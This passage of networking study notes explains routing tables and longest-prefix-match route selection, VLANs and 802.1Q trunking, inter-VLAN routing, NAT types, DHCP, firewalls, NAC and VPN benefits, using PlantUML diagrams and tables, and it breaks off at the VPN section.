| Destination | Target network or host (**0.0.0.0 = any destination**)  Example:  Destination Gateway Genmask Flags Iface  0.0.0.0 192.168.1.254 0.0.0.0 UG eth0  Meaning: Any IP not matching a more specific route will be forwarded to 192.168.1.254 via eth0. Think of it like the "else" branch in an "if/else" chain. |
| Gateway | Next-hop router (**0.0.0.0 = directly connected**) |
| Genmask | Subnet mask for the destination |
| Flags | Route characteristics   | **Flag** | **Desription** | **Description** | **Example snippet** | | --- | --- | --- | --- | | **U** | Route is up/usable | Interface is up and route is active | UG, UGH, U | | **G** | Uses a gateway (next hop) | Destination isn’t directly connected | UG, UGH | | **H** | Host route (single IP) | Genmask is 255.255.255.255 (/32) | UGH | | **R** | Reinstate route for dynamic routing | Kernel hint for daemons; rare in practice | UR | | **D** | Added dynamically (redirect/daemon) | ICMP redirect or routing daemon inserted it | UD, UGD | | **M** | Modified dynamically (redirect/daemon) | Existing route changed by kernel/daemon | UM, UGM | | **A** | Installed by address autoconf | IPv6 autoconfiguration-created routes | UA | | **C** | Cache entry | Per-destination cache (legacy/rare now) | UC | | **!** | Reject route (drop) | Traffic is refused for that destination | U! | |
| Metric | Route cost or preference (lower is preferred) |
| Ref | Reference count (legacy, often unused) |
| Use | Number of lookups for this route   * High number: This route is frequently used for forwarding traffic. * Low or zero: Could mean the route is rarely used, is a backup path, or was just added. |
| Iface | Outgoing network interface |

### How It Works

This is how route selection works:

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision Flow  start  :Packet arrives with destination IP;  :Extract destination IP from packet header;  :Search routing table for matching entries;  if (Any match found?) then (no)  :No match → Drop packet;  stop  else (yes)  if (More than one match?) then (yes)  :Apply Longest Prefix Match (LPM);  if (Equal prefix length?) then (yes)  :Compare metric / admin distance;  :Select best route;  else (no)  :Select route with longest prefix length;  endif  else (no)  :Only one match found;  endif  if (Is match a host route?) then (yes)  :Host Direct → Send directly to host;  else (no)  if (Is match a network route?) then (yes)  if (Uses gateway?) then (yes)  :Network via Gateway → Forward to next hop;  else (no)  :Network Direct → Send directly to host;  endif  else (no)  if (Is match default route?) then (yes)  :Default via Gateway → Forward to next hop;  else (no)  :Drop packet;  endif  endif  endif  endif  stop  @enduml |

Let's investigate these scenario for better understanding:

|  |  |
| --- | --- |
| **Scenario 1 – Host Route Direct Delivery** |  |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision – Host Route Direct  start  #LightSkyBlue :Packet arrives with destination IP (172.16.5.10);  #LightSkyBlue :Extract destination IP from packet header;  #LightSkyBlue :Search routing table for matching entries;  note right  Sample Routing Table:  Destination Gateway Genmask Flags Metric Ref Use Iface  0.0.0.0 192.168.1.254 0.0.0.0 UG 100 0 152 eth0  172.16.5.10 0.0.0.0 255.255.255.255 UGH 50 0 10 eth0  172.16.0.0 192.168.1.254 255.255.0.0 U 75 0 5 eth0  192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 200 eth0  end note  if (Exact host match found?) then (yes\n172.16.5.10)  if (Uses gateway?) then (yes)  #LightGray :Forward to next hop;  else (no\n0.0.0.0)  #LightSkyBlue :Send directly to destination host;  endif  else (no)  #LightGray :Check network match;  endif  stop  legend right  #LightSkyBlue = taken path  #LightGray = not taken  endlegend  @enduml |
| **Scenario 2 – Network Route via Gateway** |  |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision – Network Route via Gateway  start  #LightSkyBlue :Packet arrives with destination IP (172.16.8.25);  #LightSkyBlue :Extract destination IP from packet header;  #LightSkyBlue :Search routing table for matching entries;  note right  Sample Routing Table:  Destination Gateway Genmask Flags Metric Ref Use Iface  0.0.0.0 192.168.1.254 0.0.0.0 UG 100 0 152 eth0  172.16.0.0 192.168.1.254 255.255.0.0 UG 75 0 5 eth0  192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 200 eth0  end note  if (Exact host match found?) then (yes)  #LightGray :Send directly;  else (no)  if (Network match found?) then (yes\n172.16.0.0)  if (Uses gateway?) then (yes\n192.168.1.254)  #LightSkyBlue :Forward packet to next hop (192.168.1.254);  else (no)  #LightGray :Send directly to host;  endif  else (no)  #LightGray :Use default route;  endif  endif  stop  legend right  #LightSkyBlue = taken path  #LightGray = not taken  endlegend  @enduml |
| **Scenario 3 – Default Route via Gateway** |  |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision – Default Route via Gateway  start  #LightSkyBlue :Packet arrives with destination IP (8.8.8.8);  #LightSkyBlue :Extract destination IP from packet header;  #LightSkyBlue :Search routing table for matching entries;  note right  Sample Routing Table:  Destination Gateway Genmask Flags Metric Ref Use Iface  0.0.0.0 192.168.1.254 0.0.0.0 UG 100 0 152 eth0  192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 200 eth0  end note  if (Exact host match found?) then (yes)  #LightGray :Send directly;  else (no)  if (Network match found?) then (yes)  #LightGray :Send via network route;  else (no)  #LightSkyBlue :Use default route;  if (Uses gateway?) then (yes\n0.0.0.0)  #LightSkyBlue :Forward packet to next hop (192.168.1.254);  else (no)  #LightGray :Send directly;  endif  endif  endif  stop  legend right  #LightSkyBlue = taken path  #LightGray = not taken  endlegend  @enduml |
| **Scenario 4 – No Match, Packet Dropped** |  |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision – No Match, Packet Dropped  start  #LightSkyBlue :Packet arrives with destination IP (203.0.113.45);  #LightSkyBlue :Extract destination IP from packet header;  #LightSkyBlue :Search routing table for matching entries;  note right  Sample Routing Table:  Destination Gateway Genmask Flags Metric Ref Use Iface  192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 200 eth0  172.16.0.0 192.168.1.254 255.255.0.0 UG 75 0 5 eth0  end note  if (Exact host match found?) then (yes)  #LightGray :Send directly or via gateway;  else (no)  if (Network match found?) then (yes)  #LightGray :Send via network route;  else (no)  if (Default route exists?) then (yes)  #LightGray :Forward via default route;  else (no)  #LightSkyBlue :No route found → Drop packet;  endif  endif  endif  stop  legend right  #LightSkyBlue = taken path  #LightGray = not taken  endlegend  @enduml |
| **Scenario 5 – Multiple Matches, Use Longest Prefix Match** |  |
| PlantUML diagram | @startuml  skinparam monochrome false  skinparam activity {  BackgroundColor white  BorderColor black  FontColor black  }  title Routing Decision – Multiple Matches → Longest Prefix Match  start  #LightSkyBlue :Packet arrives with destination IP (172.16.5.10);  #LightSkyBlue :Extract destination IP from packet header;  #LightSkyBlue :Search routing table for matching entries;  note right  <color:green>Sample Routing Table:</color>  <color:green>  Destination Gateway Genmask Flags Metric Ref Use Iface  0.0.0.0 192.168.1.254 0.0.0.0 UG 100 0 152 eth0  172.16.0.0 192.168.1.254 255.255.0.0 UG 75 0 5 eth0  172.16.5.0 0.0.0.0 255.255.255.0 U 10 0 50 eth0  172.16.5.10 192.168.1.254 255.255.255.255 UGH 5 0 20 eth0  </color>  end note  #LightSkyBlue :Multiple matches found;  note right  Why multiple matches?  - Destination 172.16.5.10 matches:  Destination Netmask Prefix length  0.0.0.0 0.0.0.0 /0 default route  172.16.0.0 255.255.0.0 /16 network route  172.16.5.0 255.255.255.0 /24 subnet route  172.16.5.10 255.255.255.255 /32 host route  - Router always collects \*\*all\*\* matches before applying LPM.  end note  #LightSkyBlue :Apply Longest Prefix Match rule;  if (Equal prefix length?) then (yes)  #LightGray :Compare metric / admin distance;  note right  This happens only if two or more routes  have the \*\*same\*\* longest prefix length.  Example: two /24 routes via different gateways.  end note  else (no)  #LightSkyBlue :Only one route has the longest prefix length (/32 host route);  note right  Why NO here?  - Only one /32 match exists.  - No tie → router picks it immediately.  end note  endif  if (Uses gateway?) then (yes)  #LightSkyBlue :Forward packet to next hop (192.168.1.254);  else (no)  #LightGray :Send directly to destination host;  endif  stop  legend right  #LightSkyBlue = taken path  #LightGray = not taken  <color:green>Green block</color> = sample routing table  Endlegend  @enduml |
|  |  |

# Virtual Local Area Network (VLAN)

## Introduction to VLANs

### Definition

**Virtual Local Area Networks (VLANs)** are **logical groupings of devices within a physical network that create separate broadcast domains**, allowing network administrators to partition a single physical network into multiple isolated logical networks.

OSI Layer: Data Link (Layer 2)

### Benefits

* **Network segmentation**: Logical separation of network traffic
* **Security enhancement**: Isolated broadcast domains reduce attack surface
* **Performance optimization**: Smaller broadcast domains improve network efficiency
* **Administrative fexibility**: Easy device reassignment without physical changes
* **Cost efficiency**: Multiple logical networks on single physical infrastructure

### How It Works

VLANs operate by tagging Ethernet frames with VLAN Identifiers (VIDs) that range from 1 to 4094:

**VLAN segmentation process:**

1. **Frame tagging**: Switch adds 4-byte 802.1Q tag to Ethernet frames
2. **VLAN assignment**: Ports assigned to specific VLANs (access mode)
3. **Broadcast domain creation**: Each VLAN forms separate broadcast domain
4. **Traffic isolation**: Devices in different VLANs cannot communicate directly
5. **Inter-VLAN routing**: Layer 3 device required for cross-VLAN communication

**Real-world analogy**

VLANs are like apartment buildings with separate floors:

* **Physical building**: Single switch hardware (building structure)
* **Separate floors**: Different VLANs (isolated living spaces)
* **Elevators**: Trunk ports (connections between floors/switches)
* **Floor access cards**: VLAN membership (authorized access only)
* **Building manager**: Network administrator (controls access and assignments)

Just as residents on different floors cannot directly visit each other without using elevators and proper access, **devices in different VLANs cannot communicate without going through inter-VLAN routing**.

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  title VLAN Network Architecture  package "Physical Switch Infrastructure" {  rectangle "Layer 2 Switch" as switch #lightblue {  rectangle "VLAN 10\nSales Department" as vlan10 #lightgreen  rectangle "VLAN 20\nEngineering Department" as vlan20 #lightyellow  rectangle "VLAN 30\nManagement" as vlan30 #lightpink  rectangle "VLAN 99\nNetwork Management" as vlan99 #lightgray  }  rectangle "Physical Ports" as ports #lightcyan {  rectangle "Fa0/1-8\nAccess Ports" as access\_ports  rectangle "Gi0/1\nTrunk Port" as trunk\_port  }  rectangle "Connected Devices" as devices {  rectangle "Sales PCs\n192.168.10.x" as sales\_devices #lightgreen  rectangle "Engineering Workstations\n192.168.20.x" as eng\_devices #lightyellow  rectangle "Management Laptops\n192.168.30.x" as mgmt\_devices #lightpink  }  }  rectangle "Layer 3 Router" as router #lightcoral {  rectangle "Subinterface 10\n192.168.10.1/24" as sub10  rectangle "Subinterface 20\n192.168.20.1/24" as sub20  rectangle "Subinterface 30\n192.168.30.1/24" as sub30  }  vlan10 --> access\_ports : Ports 1-3  vlan20 --> access\_ports : Ports 4-6  vlan30 --> access\_ports : Ports 7-8  vlan99 --> trunk\_port : Management VLAN  access\_ports --> sales\_devices : VLAN 10 Assignment  access\_ports --> eng\_devices : VLAN 20 Assignment  access\_ports --> mgmt\_devices : VLAN 30 Assignment  trunk\_port --> router : 802.1Q Tagged Traffic  router --> sub10 : VLAN 10 Gateway  router --> sub20 : VLAN 20 Gateway  router --> sub30 : VLAN 30 Gateway  note right of vlan10 : Isolated broadcast domain\nfor Sales department  note right of vlan20 : Separate network segment\nfor Engineering  note right of trunk\_port : Carries multiple VLANs\nwith 802.1Q tags  note right of router : Inter-VLAN routing\nenables cross-VLAN communication  @enduml |
| **How to read this diagram:**   * **Physical layer**: Single switch hardware supporting multiple VLANs * **Logical segmentation**: Different departments isolated in separate VLANs * **Access ports**: Connect end devices to specific VLANs * **Trunk port**: Carries traffic for multiple VLANs using 802.1Q tagging * **Inter-VLAN routing**: Router enables communication between VLANs   **Real-world application:**   * Sales team (VLAN 10) cannot directly access Engineering resources (VLAN 20) * All inter-departmental communication must go through the router * Network management traffic (VLAN 99) is isolated from user traffic * Each VLAN has its own IP subnet for proper routing |  |

## VLAN Trunking Protocol

### Definition

VLAN Trunking is a method that allows a single physical link between network switches to **carry traffic for multiple VLANs simultaneously**. Trunking uses *frame tagging protocols* (primarily IEEE 802.1Q) to identify which VLAN each frame belongs to, enabling efficient utilization of network links and simplified network topology management.

### How It Works

VLAN trunking operates through frame tagging and VLAN identification:

**Trunking process:**

1. **Frame reception**: Switch receives frame on access port
2. **VLAN identification**: Frame associated with port's VLAN
3. **Tag insertion**: 802.1Q tag added with VLAN ID
4. **Trunk transmission**: Tagged frame sent over trunk link
5. **Tag processing**: Receiving switch reads VLAN tag
6. **Tag removal**: Tag removed before forwarding to access port
7. **VLAN forwarding**: Frame delivered to correct VLAN

**802.1Q frame format:**

Original Ethernet Frame:

| Dest MAC | Src MAC | EtherType | Data | FCS |

802.1Q Tagged Frame:

| Dest MAC | Src MAC | 802.1Q Tag | EtherType | Data | FCS |

**802.1Q tag structure (4 bytes):**

* **TPID (Tag Protocol Identifier)**: 2 bytes (0x8100)
* **TCI (Tag Control Information)**: 2 bytes
  + **PCP (Priority Code Point)**: 3 bits (QoS priority)
  + **DEI (Drop Eligible Indicator)**: 1 bit (congestion management)
  + **VID (VLAN Identifier)**: 12 bits (VLAN ID 1-4094)to different VLANs.

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  title VLAN Trunking with 802.1Q Tagging  package "Switch A" as switch\_a {  rectangle "VLAN 10\nSales" as vlan10\_a #lightgreen  rectangle "VLAN 20\nEngineering" as vlan20\_a #lightyellow  rectangle "VLAN 30\nManagement" as vlan30\_a #lightpink  rectangle "Access Ports" as access\_a {  rectangle "Fa0/1\nVLAN 10" as port1\_a  rectangle "Fa0/2\nVLAN 20" as port2\_a  rectangle "Fa0/3\nVLAN 30" as port3\_a  }  rectangle "Trunk Port\nGi0/1" as trunk\_a #lightblue  }  package "Trunk Link" as trunk\_link {  rectangle "802.1Q Tagged Frames" as tagged\_frames #lightcyan {  rectangle "Frame 1: VLAN 10 Tag" as frame1 #lightgreen  rectangle "Frame 2: VLAN 20 Tag" as frame2 #lightyellow  rectangle "Frame 3: VLAN 30 Tag" as frame3 #lightpink  }  }  package "Switch B" as switch\_b {  rectangle "VLAN 10\nSales" as vlan10\_b #lightgreen  rectangle "VLAN 20\nEngineering" as vlan20\_b #lightyellow  rectangle "VLAN 30\nManagement" as vlan30\_b #lightpink  rectangle "Access Ports" as access\_b {  rectangle "Fa0/1\nVLAN 10" as port1\_b  rectangle "Fa0/2\nVLAN 20" as port2\_b  rectangle "Fa0/3\nVLAN 30" as port3\_b  }  rectangle "Trunk Port\nGi0/1" as trunk\_b #lightblue  }  rectangle "Connected Devices A" as devices\_a {  rectangle "Sales PC\n192.168.10.10" as pc1\_a #lightgreen  rectangle "Eng Workstation\n192.168.20.10" as pc2\_a #lightyellow  rectangle "Mgmt Laptop\n192.168.30.10" as pc3\_a #lightpink  }  rectangle "Connected Devices B" as devices\_b {  rectangle "Sales PC\n192.168.10.20" as pc1\_b #lightgreen  rectangle "Eng Workstation\n192.168.20.20" as pc2\_b #lightyellow  rectangle "Mgmt Laptop\n192.168.30.20" as pc3\_b #lightpink  }  vlan10\_a --> port1\_a  vlan20\_a --> port2\_a  vlan30\_a --> port3\_a  port1\_a --> pc1\_a : Untagged Frame  port2\_a --> pc2\_a : Untagged Frame  port3\_a --> pc3\_a : Untagged Frame  vlan10\_a --> trunk\_a : Add VLAN 10 Tag  vlan20\_a --> trunk\_a : Add VLAN 20 Tag  vlan30\_a --> trunk\_a : Add VLAN 30 Tag  trunk\_a --> frame1 : Tagged with VLAN 10  trunk\_a --> frame2 : Tagged with VLAN 20  trunk\_a --> frame3 : Tagged with VLAN 30  frame1 --> trunk\_b : VLAN 10 Tagged Frame  frame2 --> trunk\_b : VLAN 20 Tagged Frame  frame3 --> trunk\_b : VLAN 30 Tagged Frame  trunk\_b --> vlan10\_b : Remove VLAN 10 Tag  trunk\_b --> vlan20\_b : Remove VLAN 20 Tag  trunk\_b --> vlan30\_b : Remove VLAN 30 Tag  vlan10\_b --> port1\_b  vlan20\_b --> port2\_b  vlan30\_b --> port3\_b  port1\_b --> pc1\_b : Untagged Frame  port2\_b --> pc2\_b : Untagged Frame  port3\_b --> pc3\_b : Untagged Frame  note top of trunk\_link : Single physical link\ncarries multiple VLANs  note right of tagged\_frames : Each frame tagged\nwith VLAN ID  note bottom of devices\_a : End devices receive\nuntagged frames  note bottom of devices\_b : Same VLAN, different switch\ncommunicate seamlessly  @enduml |
| **Real-world application:**   * Sales PCs on both switches can communicate (same VLAN 10) * Engineering devices isolated from Sales (different VLANs) * Single trunk link reduces cabling requirements * Easy to add new VLANs without additional physical connections |  |

## Inter-VLAN Routing

### Definition

Inter-VLAN routing is the process of forwarding traffic between different VLANs using Layer 3 routing functionality. Since VLANs create separate broadcast domains that cannot communicate directly at Layer 2, a Layer 3 device (router or Layer 3 switch) is required to route packets between VLANs, enabling controlled communication while maintaining network segmentation benefits.

### How It Works

Inter-VLAN routing operates through Layer 3 packet forwarding between VLAN subnets:

**Routing Process:**

1. **Source Device**: Sends packet to default gateway
2. **VLAN Interface**: Router/switch receives packet on VLAN interface
3. **Routing Decision**: Routing table lookup for destination network
4. **Packet Forwarding**: Route packet to destination VLAN interface
5. **Destination Delivery**: Forward packet to destination device
6. **Return Path**: Same process for return traffic

**Required components:**

* **Layer 3 Device**: Router or Layer 3 switch with routing capability
* **VLAN Interfaces**: Logical interfaces for each VLAN (SVIs or subinterfaces)
* **IP Addressing**: Unique subnet for each VLAN
* **Routing Configuration**: Static routes or dynamic routing protocols
* **Default Gateways**: Each VLAN device points to router interface

|  |  |
| --- | --- |
| PlantUML diagram | @startuml Inter\_VLAN\_Routing  title Inter-VLAN Routing Architecture  package "Layer 2 Switch" as l2\_switch {  rectangle "VLAN 10\nSales\n192.168.10.0/24" as vlan10 #lightgreen  rectangle "VLAN 20\nEngineering\n192.168.20.0/24" as vlan20 #lightyellow  rectangle "VLAN 30\nManagement\n192.168.30.0/24" as vlan30 #lightpink  rectangle "Trunk Port\nGi0/1" as trunk\_port #lightblue  }  package "Layer 3 Router" as router {  rectangle "Subinterface Gi0/0.10\n192.168.10.1/24" as sub10 #lightgreen  rectangle "Subinterface Gi0/0.20\n192.168.20.1/24" as sub20 #lightyellow  rectangle "Subinterface Gi0/0.30\n192.168.30.1/24" as sub30 #lightpink  rectangle "Routing Table" as routing\_table #lightcyan {  rectangle "192.168.10.0/24 → Gi0/0.10" as route10  rectangle "192.168.20.0/24 → Gi0/0.20" as route20  rectangle "192.168.30.0/24 → Gi0/0.30" as route30  }  rectangle "Physical Interface\nGi0/0" as physical\_int #lightblue  }  package "End Devices" as devices {  rectangle "Sales PC\n192.168.10.10\nGW: 192.168.10.1" as sales\_pc #lightgreen  rectangle "Engineering WS\n192.168.20.10\nGW: 192.168.20.1" as eng\_ws #lightyellow  rectangle "Management Laptop\n192.168.30.10\nGW: 192.168.30.1" as mgmt\_laptop #lightpink  }  package "Communication Flow" as flow {  rectangle "Step 1: Sales PC → Engineering WS" as step1 #lightcoral  rectangle "Step 2: Packet to Gateway 192.168.10.1" as step2 #lightcoral  rectangle "Step 3: Router Lookup 192.168.20.10" as step3 #lightcoral  rectangle "Step 4: Forward to Gi0/0.20" as step4 #lightcoral  rectangle "Step 5: Deliver to Engineering WS" as step5 #lightcoral  }  vlan10 --> trunk\_port : Tagged VLAN 10  vlan20 --> trunk\_port : Tagged VLAN 20  vlan30 --> trunk\_port : Tagged VLAN 30  trunk\_port --> physical\_int : 802.1Q Trunk  physical\_int --> sub10 : VLAN 10 Traffic  physical\_int --> sub20 : VLAN 20 Traffic  physical\_int --> sub30 : VLAN 30 Traffic  sub10 --> routing\_table : Routing Lookup  sub20 --> routing\_table : Routing Lookup  sub30 --> routing\_table : Routing Lookup  vlan10 --> sales\_pc : Access Port  vlan20 --> eng\_ws : Access Port  vlan30 --> mgmt\_laptop : Access Port  sales\_pc --> step1 : Initiates Communication  step1 --> step2 : Send to Default Gateway  step2 --> step3 : Router Processes Packet  step3 --> step4 : Route to Destination VLAN  step4 --> step5 : Deliver to Target Device  note right of routing\_table : Router maintains\ndirectly connected routes  note bottom of trunk\_port : Single trunk carries\nall VLAN traffic  note bottom of devices : Each device configured\nwith VLAN gateway  note right of flow : Inter-VLAN communication\nrequires Layer 3 routing  @enduml |
| **Real-world application:**   * Sales PC (192.168.10.10) can communicate with Engineering (192.168.20.10) * All inter-VLAN traffic must pass through router for security control * Router maintains separate routing entries for each VLAN subnet * Access control lists can be applied to control inter-VLAN communication |  |

# Network Address Translation (NAT)

## Introduction to NAT

### Definition

Network Address Translation (NAT) is a technique performed by a router or firewall that **translates private IP addresses** used inside a local network **into public IP addresses** used on the Internet — and vice versa.

OSI Layer: Network (Layer 3)

**Why NAT is essential:**

* **IP address conservation**: Allows many devices to share a single public IP address.
* **Security**: Hides internal network structure from external networks.
* **Network flexibility**: Enables private addressing schemes.

**Example:**

* Three laptops at home all browse the web using the same public IP from your ISP, thanks to NAT on your router.

### How It Works

**Process:**

1. Device on private network sends packet to NAT router.
2. NAT router replaces source IP with its public IP and records the translation.
3. Packet is sent to the Internet.
4. Response comes back to NAT router, which looks up the translation and forwards the packet to the correct internal device.

### Types of NAT

|  |  |  |
| --- | --- | --- |
| **Type** | **Description** | **Example** |
| **Static NAT** | * **One-to-one** mapping between internal and external IP addresses. * Used for servers that must be accessible from the Internet. | |  |  |  | | --- | --- | --- | |  | Private IP | Public IP | | Internal Web Server | 192.168.1.100 | 203.0.113.100 | | Internal Mail Server | 192.168.1.101 | 203.0.113.101 | | Internal FTP Server | 192.168.1.102 | 203.0.113.102 | |
| **Dynamic NAT** | * Maps internal IPs to a **pool of public IPs**. * Mapping is created as needed and released when no longer in use. | * Available public IP pool: 203.0.113.100 - 203.0.113.110 * When devices connect:   + Laptop (192.168.1.50) gets 203.0.113.100   + Phone (192.168.1.51) gets 203.0.113.101   + Tablet (192.168.1.52) gets 203.0.113.102 * When laptop disconnects, 203.0.113.100 becomes available for others |
| **Port Address Translation (PAT) /**  **Overloading** | * **Many-to-one** mapping using ports (most common, aka "NAT overload"). * Multiple internal devices share a single public IP, differentiated by port numbers. | * All devices use same public IP: 203.0.113.5 * Port differentiation:  |  |  |  | | --- | --- | --- | |  | Private IP | Public IP | | Laptop browsing web | 192.168.1.10:12345 | 203.0.113.5:40001 | | Phone checking email | 192.168.1.11:23456 | 203.0.113.5:40002 | | Tablet streaming video | 192.168.1.12:34567 | 203.0.113.5:40003 | |

# Dynamic Host Configuration Protocol (DHCP)

## Introduction to DHCP

### Definition

Dynamic Host Configuration Protocol (DHCP) is a network service that **automatically assigns IP addresses and other network configuration parameters to devices when they connect to a network**.

OSI Layer: Application (Layer 7)

### How It Works

DHCP operates on a client-server model where DHCP servers maintain pools of available IP addresses and lease them to requesting clients:

**Process:**

1. **Client discovery**: Client device broadcasts DHCP Discover message
2. **Server offer**: DHCP server responds with available IP address
3. **Client request**: Client device requests the offered IP address
4. **Server acknowledgment**: DHCP server confirms the lease
5. **Configuration applied**: Client device configures itself with received parameters
6. **Lease management**: Periodic renewal and release of IP addresses

**DHCP parameters provided:**

* **IP Address**: Unique network address for the device
* **Subnet Mask**: Network portion and host portion definition
* **Default Gateway**: Router IP for external network access
* **DNS Servers**: Domain name resolution servers
* **Lease Time**: Duration the IP address is valid
* **Additional Options**: NTP servers, domain name, boot servers

**Why DHCP is essential:**

* **Automatic configuration**: Eliminates manual IP address assignment
* **Centralized management**: Single point of control for network parameters
* **IP address conservation**: Efficient use of available IP addresses
* **Conflict prevention**: Ensures unique IP address assignments
* **Simplified administration**: Reduces network management complexity
* **Dynamic allocation**: Supports mobile devices and changing network topologies

**Diagram**:

|  |  |
| --- | --- |
| PlantUML diagram | @startuml  title DHCP Network Overview  package "DHCP Network" {  rectangle "DHCP Server\n192.168.1.1" as dhcp\_server #lightblue {  rectangle "IP Pool\n192.168.1.100-200" as ip\_pool  rectangle "Lease Database" as lease\_db  rectangle "Configuration Options" as config\_opts  }  rectangle "Network Switch" as switch #lightgray  rectangle "DHCP Clients" as clients {  rectangle "Laptop\nDHCP Client" as laptop #lightgreen  rectangle "Smartphone\nDHCP Client" as phone #lightgreen  rectangle "Printer\nDHCP Client" as printer #lightgreen  rectangle "IoT Device\nDHCP Client" as iot #lightgreen  }  note bottom of ip\_pool : Available IP addresses\nfor dynamic assignment  note bottom of lease\_db : Tracks active leases\nand expiration times  note bottom of clients : Devices receive:\n• IP Address\n• Subnet Mask\n• Default Gateway\n• DNS Servers  }  dhcp\_server --> switch : DHCP Responses  switch --> clients : IP Configuration  clients --> switch : DHCP Requests  switch --> dhcp\_server : DHCP Discovery  @enduml |
| PlantUML diagram  DORA: Discovery + Offer + Request + Ack | @startuml  title DHCP DORA Process  participant "DHCP Client\n(No IP)" as client  participant "Network" as network  participant "DHCP Server\n192.168.1.1" as server  client -> network : 1. DHCP Discover\n(Broadcast: 255.255.255.255)  network -> server : Forward Discover  server -> network : 2. DHCP Offer\n(IP: 192.168.1.150)  network -> client : Forward Offer  client -> network : 3. DHCP Request\n(Request: 192.168.1.150)  network -> server : Forward Request  server -> network : 4. DHCP Acknowledge\n(Confirm: 192.168.1.150)  network -> client : Forward ACK  note right of client : Client now has:\n• IP: 192.168.1.150\n• Mask: 255.255.255.0\n• Gateway: 192.168.1.1\n• DNS: 8.8.8.8\n• Lease: 24 hours  note right of server : Server records:\n• Client MAC address\n• Assigned IP\n• Lease start time\n• Lease duration  @enduml |

### Locations of DHCP Servers

DHCP servers can be deployed on various network devices depending on network size and requirements:

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Location** | **Network Size** | **Use Case** | **Examples** | **Advantages** | **Disadvantages** |
| Router | Home/Small Office | Most common | Linksys, Netgear, TP-Link home routers | • Built-in functionality • Cost-effective • Easy to configure | • Limited scalability • Single point of failure • Basic features only |
| Dedicated Server | Medium to Large Enterprise | High-availability networks | Windows Server, Linux ISC DHCP | • High performance • Advanced features • Redundancy options | • Higher cost • Requires management • Separate hardware |
| Layer 3 Switch | Campus/Enterprise | Multi-VLAN environments | Cisco Catalyst, HP ProCurve | • Multiple VLAN support • High port density • Centralized management | • Complex configuration • Vendor-specific • Higher cost |
| Firewall/Security Appliance | Corporate Networks | Security-focused deployment | Cisco ASA, Fortinet FortiGate, pfSense | • Integrated security • Policy enforcement • Traffic inspection | • Resource sharing • Performance impact • Feature limitations |
| Cloud/Virtual | Cloud Networks | Scalable deployments | AWS VPC, Azure Virtual Networks, VMware | • Auto-scaling • High availability • Managed service | • Cloud dependency • Limited control • Potential latency |
| Wireless Access Point | Small Networks | Standalone wireless | Ubiquiti UniFi, Cisco wireless APs | • Simple deployment • Wireless integration • Low cost | • Limited scope • Basic functionality • No wired support |

# Network Security

Network security protects data, devices, and resources from unauthorized access, misuse, or attacks. It uses multiple layers and technologies to defend against threats.

## Firewalls

### Definition

Firewalls are network security devices that **control incoming and outgoing network traffic based on predetermined security rules**. They act as a barrier between trusted internal networks and untrusted external networks.

### How It Works

Firewalls operate by examining network packets and comparing them against a set of predefined rules or policies. The process involves several key steps:

1. **Packet inspection**: Firewalls intercept all network traffic attempting to pass through them
2. **Rule matching**: Each packet is compared against the firewall's rule set in order of priority
3. **Decision making**: Based on the rule match, the firewall decides to ALLOW, DENY, or DROP the packet
4. **Logging**: Actions are typically logged for security monitoring and compliance
5. **State tracking**: Modern firewalls maintain connection state tables to track ongoing sessions

**Key components:**

* **Rule base**: Collection of security policies defining allowed/denied traffic
* **Network interfaces**: Physical or virtual connections to different network segments
* **Processing engine**: Core component that performs packet inspection and rule evaluation
* **Management interface**: Console for configuration and monitoring

## Network Access Control (NAC)

### Definition

NAC solutions ensure that only compliant and authorized devices can access network resources.

### How It Works

NAC operates through a comprehensive policy enforcement framework:

1. **Device discovery**: When a device attempts to connect to the network, NAC identifies the device type, OS, and installed software
2. **Authentication**: The system verifies the user's credentials and device identity
3. **Authorization**: Based on user role and device compliance, NAC determines access levels
4. **Policy evaluation**: The device is checked against security policies (antivirus status, patch level, etc.)
5. **Network assignment**: Compliant devices get full access, while non-compliant devices are quarantined
6. **Continuous monitoring**: NAC continuously monitors device behavior and compliance status
7. **Remediation**: Non-compliant devices are guided through remediation processes

**Key components:**

* **Device discovery**: Identify all devices connecting to the network
* **Policy enforcement**: Apply security policies based on device type and user
* **Quarantine**: Isolate non-compliant devices
* **Remediation**: Guide users to fix compliance issues

## Virtual Private Networks (VPNs)

### Definition

VPNs create **secure tunnels over public networks**, enabling remote access and site-to-site connectivity.

### Benefits

* **Stronger privacy & anonymity:** Hides your IP address so websites, advertisers, and even your ISP can’t easily track your online activity.
* **Better security on any network:** Encrypts all data between your device and the VPN server, protecting it from hackers, especially on public Wi‑Fi (cafés, airports, hotels).This really prevents “man‑in‑the‑middle” attacks where someone intercepts your traffic.
* **Access to geo‑restricted content:** Lets you appear as if you’re in another country by connecting to a server there. This is veryuseful for streaming services, websites, or apps that are blocked or limited in your region.
* **Avoid ISP throttling:** Some ISPs slow down (throttle) certain activities like streaming or gaming. A VPN hides your traffic type, making it harder for ISPs to selectively slow you down.
* **Secure remote work:** Businesses use VPNs to give employees safe access to internal systems from anywhere. Thisprotects sensitive company data when working from home or traveling.

### How It Works

|  |  |
| --- | --- |
